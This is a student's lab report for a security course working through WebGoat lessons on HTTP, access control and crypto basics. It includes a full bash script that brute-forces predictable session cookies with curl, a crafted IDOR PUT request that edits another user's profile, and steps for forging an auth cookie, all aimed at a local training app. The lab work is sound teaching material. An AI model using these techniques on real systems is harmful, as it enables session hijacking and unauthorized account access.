CSCI 465 – Network/Application Security

Mia Weber

12/13/23

WebGoat


Introduction

WebGoat

There were no tasks to complete for this section.

WebWolf

For task 1, I tested the email functionality of WebWolf by providing a code that was emailed to the sample email. In addition, I showed that I could analyze web packets by extracting a unique code from the parameters in WebWolf.




The WebWolf section didn't get a checkmark next to it but all the tasks for that section were completed correctly as seen above.

General

All HTTP transactions follow the same general format. Each client request and server response have three parts: the request or response line, a header section, and the entity body. A GET request can have URL parameters and those parameters will be available in the web access logs. In a POST request, the user supplied data will follow the optional headers and is not part of the contained within the POST URL.


HTTP Basics


Task 1,



When we analyze the HTTP request, we can see the magic number which is the solution to the question below.

Task 2,







HTTP Proxies

HTTP proxy is some forwarder application that connects your HTTP client to backend resources. These proxies are used for routing and getting internet access when there is no direct connection to the internet from the client itself.

Task 5,



HTTP Proxies




Developer Tools


The elements tab allows you to look at the HTML and CSS code used to define and style the website. The console tab allows you to see anything that is loaded in the Java Script. The sources tab allows you to check out the file system and view the code used to create the website. The network tab allows you to view HTTP requests and responses the website has performed.

Task 4,

Use the console to call a JavaScript function.




The response is the answer to the question below.




Task 6,

Use the networking tab to get information from an HTTP request.

The *network_num* is the solution to the task.







CIA Triad

The CIA triad (confidentiality, integrity, availability) is a model for information security. The three elements are considered the most crucial information security components and should guarantee in any secure system.

Task 5,

Complete the quiz.





3. How could an intruder harm the security goal of availability?

Solution 1: By exploiting bugs in the systems software to bypass authentication mechanisms for databases.

Solution 2: By redirecting emails with sensitive data to other individuals.

Solution 3: Availability can only be harmed by unplugging the power supply of the storage devices.

Solution 4: By launching a denial of service attack on the servers.

4. What happens if at least one of the CIA security goals is harmed?

Solution 1: A system can be considered safe until all the goals are harmed. Harming one goal has no effect on the systems security.

Solution 2: The systems security is compromised even if only one goal is harmed.

Solution 3: It's not that bad when an attacker reads or changes data, at least some data is still available, hence only when the goal of availability is harmed the security of the system is compromised.

Solution 4: It shouldn't be a problem if an attacker changes data or makes it unavailable, but reading sensitive data is not tolerable. Theres only a problem when confidentiality is harmed.

CIA Triad

Reset lesson

1 2 3 4 5

Writing New Lesson

This section details the steps for adding a lesson to WebGoat. When I pass the correct parameters, it marks the task as complete.

Task 6,

Request | Response

```
POST http://127.0.0.1:8080/WebGoat/lesson-template/sample-attack HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 32
```

```
param1=secr37Value&param2=param2
```


So the `action` of the form should match the method which defines the check if the lesson has been solved or not see `public AttackResult solved()`

That's it. You have now successfully created your first WebGoat lesson, including an assignment!


two random params | parameter 1: secr37Value | parameter 2: param2 | Submit

Sample success message

Custom Output ...if you want, for success



Now all the tasks of this section are complete.




(A1) Broken Access Control

Hijack a Session


If the user specific session ID is not complex and random, then the application is highly susceptible for session-based brute force attacks.

Task 2,

Try logging in with “test” and “test123” as the username and password. Then we can use the script to brute-force the session ID.



Results of running the script:



The script that I ran:

```
┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ cat token_brute.sh
# !/bin/bash

username=test
password=test123
JSESSIONID="Qbs4E8xNfXYNrqBBfvCd6xKmW-lGwtNCY6v9a-aT"

sessionFoundId=0
sessionFoundStartTime=0
sessionFoundEndTime=0
currentSessionId=0
previousSessionId=0
currentSessionTimestamp=0
previousSessionTimestamp=0

echo "═══════════════ Searching for session ═══════════════════════════════"
echo

for request in $(seq 1 1000); do

currentSession="$(curl -i -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$passwor
d" -H "Cookie: JSESSIONID=$JSESSIONID;" 2>&1 | grep hijack_cookie | grep -v "< Set-Cookie:" | cut -d'=' -f2 | cut -d';' -f1)"
currentSessionId="$(echo $currentSession | cut -d'-' -f1)"
currentSessionTimestamp="$(echo $currentSession | cut -d'-' -f2)"

echo $currSessId - $currTS

if ! [ -z $previousSessionId ]
then
    if [ $((currentSessionId - previousSessionId)) -eq 2 ]
    then
        echo
        echo "Session found: $previousSessionId - $currentSessionId"
        echo
        sessionFoundId=$((previousSessionId+1))
        sessionFoundStartTime=$previousSessionTimestamp
        sessionFoundEndTime=$currentSessionTimestamp
        break
        break
    fi
fi

previousSessionId=$currentSessionId
previousSessionTimestamp=$currentSessionTimestamp

done

echo
echo "═══════════════ Session Found: $sessionFoundId ═══════════════"
echo
echo "| From timestamps $sessionFoundStartTime to $sessionFoundEndTime |"
echo
echo "═══════════════ Starting session for $sessionFoundId at $sessionFoundStartTime ═══════════════"
echo

for timestamp in $(seq -f %1.0f $sessionFoundStartTime $sessionFoundEndTime); do

    response=$(curl -v -X POST "http://localhost:8080/WebGoat/HijackSession/login/?username=$username&password=$password" -H
"Cookie: JSESSIONID=$JSESSIONID; hijack_cookie=$sessionFoundId-$timestamp;secure;" 2>&1 | grep feedback | cut -d':' -f2)
    echo $sessionFoundId-$timestamp: $response

done

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$
```

Hijack a session

Reset lesson


1 2

Insecure Direct Object References

Considered insecure when the reference is not properly handled and allows for authorization bypasses or disclose of private data that could be used to perform operations or access data that the user should not be able to perform or access.


Task 2,

Authenticate as user Tom




Task 3,

View the HTTP response that is sent when we click “view profile” and identify the hidden text fields.



Task 4,

Determine the userId for my user and use it to view the profile information.




Task 5,


Change the method of the HTTP request to “PUT”, add the correct userID (2342388), change the Content-Type to “application/json” and add the json code form the hint to the body of the request.

```
PUT http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388 HTTP/1.1
host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:8080/WebGoat/start.mvc
Content-Type: application/json; charset=UTF-8
X-Requested-With: XMLHttpRequest
Connection: keep-alive
```

```
{"role" : 1,"color" : "red","size" : "small","name" : "Tom Cat","userId" :
"2342388"}
```

Results of sending this request:







Missing Function Level Access Control

IDOR is a “horizontal” or “lateral” access control issue, and missing function level access control ‘exposes functionality’. One could rely on HTML, CSS, or JavaScript to hide links that users don’t normally access.


Task 2,

Use the inspect tool to locate where Admin privileges “unlock” the hidden options.






Task 3,
Open the GET request to http://127.0.0.1:8080/WebGoat/users and modify the content-type to application/json



The response to this request contains the user hash.


Unfortunately, still getting the error page instead of the user hash so I was unable to complete this task.

Task 4,
Attempting to achieve the same results but with a Java file. The same problem that affected the previous task was also affecting this task as well.





Spoofing an Authentication Cookie

Authentication cookies are used for services that require authentication. When the user logs in with a personal username and password, the server validates the provided credentials and if those are valid, it creates a session.



The auth_cookie is a base64 encoded and hex encoded value. I copied the auth_cookie that I was provided after successfully authenticating as admin. I used a base64 decoder to decode the auth_cookie, then put the decoded value into a hex decoder and then used a string reverser. I replaced “webgoat” with “tom” and repeated the process again in reverse order.






Now we can reform our HTTP request like below.

And the task is successful.

Many sub-sections in this section did not get marked as successful but were completed. An example is below.




(A2) Cryptographic Failures

Crypto Basics


Task 2,

Use a base64 decoder to find the value of the username and password. The correct response is below.




Task 3,


Use an XOR decoder to find the correct decoded string which can be seen below.



Task 4,


Google the hashes and find that the first one is MD5 and the second is SHA256 hash. Results of using the appropriate decoders are seen below.





Task 6,

Need to use OpenSSL to get the modulus that was used to get the private key and then use openSSL to get more information about the signature that was provided for that key. The commands that were used and the results can be seen below.



This is the modulus (the answer to the first blank):

```
┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ openssl rsa -in public.pub -pubin -modulus -noout
Modulus=C80EDA398B10FDA4E2311D8F670D9CD471D7C52823DC06A3ED0BDA9759B2DCB9EF7D5A45CA1A8920E32E3327B051E6D4CC3C305F6A7D7793
38F448E7FC239D98C644180BD99D74B74B972D6706EAEC6397D000C68F010C43FBACC0AD7044C8F253B51C84A4A6DD8DCE49C6110DC14F20902DEA47
6BF299B4623A9397E1DAD9EB2DA5BEDE5A483A6C326E169A86B0F060AEAF8027470C28BFFC3C808B05EA439B4B28F637164DC06A3D2D252F5D9B56C6
161EA934210A40ED7D8778A0E87D1F0153669115164EA10F5E55217BF6D687BA18B2C35AD20C9E426337DBFE05C088FD70D9A89F18104BF395658A99
61C2A665AA73DD60CD39BBCF89747FA692AB6F05
```


This is the signature (the answer to the second blank):

```
┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ echo -n "C80EDA398B10FDA4E2311D8F670D9CD471D7C52823DC06A3ED0BDA9759B2DCB9EF7D5A45CA1A8920E32E3327B051E6D4CC3C305F6A7
D779338F448E7FC239D98C644180BD99D74B74B972D6706EAEC6397D000C68F010C43FBACC0AD7044C8F253B51C84A4A6DD8DCE49C6110DC14F20902
DEA476BF299B4623A9397E1DAD9EB2DA5BEDE5A483A6C326E169A86B0F060AEAF8027470C28BFFC3C808B05EA439B4B28F637164DC06A3D2D252F5D9
B56C6161EA934210A40ED7D8778A0E87D1F0153669115164EA10F5E55217BF6D687BA18B2C35AD20C9E426337DBFE05C088FD70D9A89F18104BF3956
58A9961C2A665AA73DD60CD39BBCF89747FA692AB6F05" | openssl dgst -sign private.key -sha256 -out sign.sha25

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ openssl enc -base64 -in sign.sha25 -out sign.sha25.sha25

┌──(parallels㉿kali-gnu-linux-2023)-[~]
└─$ cat sign.sha25.sha25
BG5yQz21d7xpifP6so26rruBNozSvOCRF8TFmRjd1Ms9PjkczNGz5PDaOFte56sP
x9vhC4cf7shOUtRuPWpb5OnFSbYRr/KzOO4E7kX6mXA7GvueuCfNqKvL712Q0jwC
7+DRk5nMC3BiSBR//CnwDbdiNPI0qWYBzQg6Fa6MkITIB0EbDEJG9JkvmgyAjkSw
ErE5h59uzxhiib+kLiYvc0FThJn7PXAmhuUOohvg0RBGG7rlqCAk3xk8vbjcG2tR
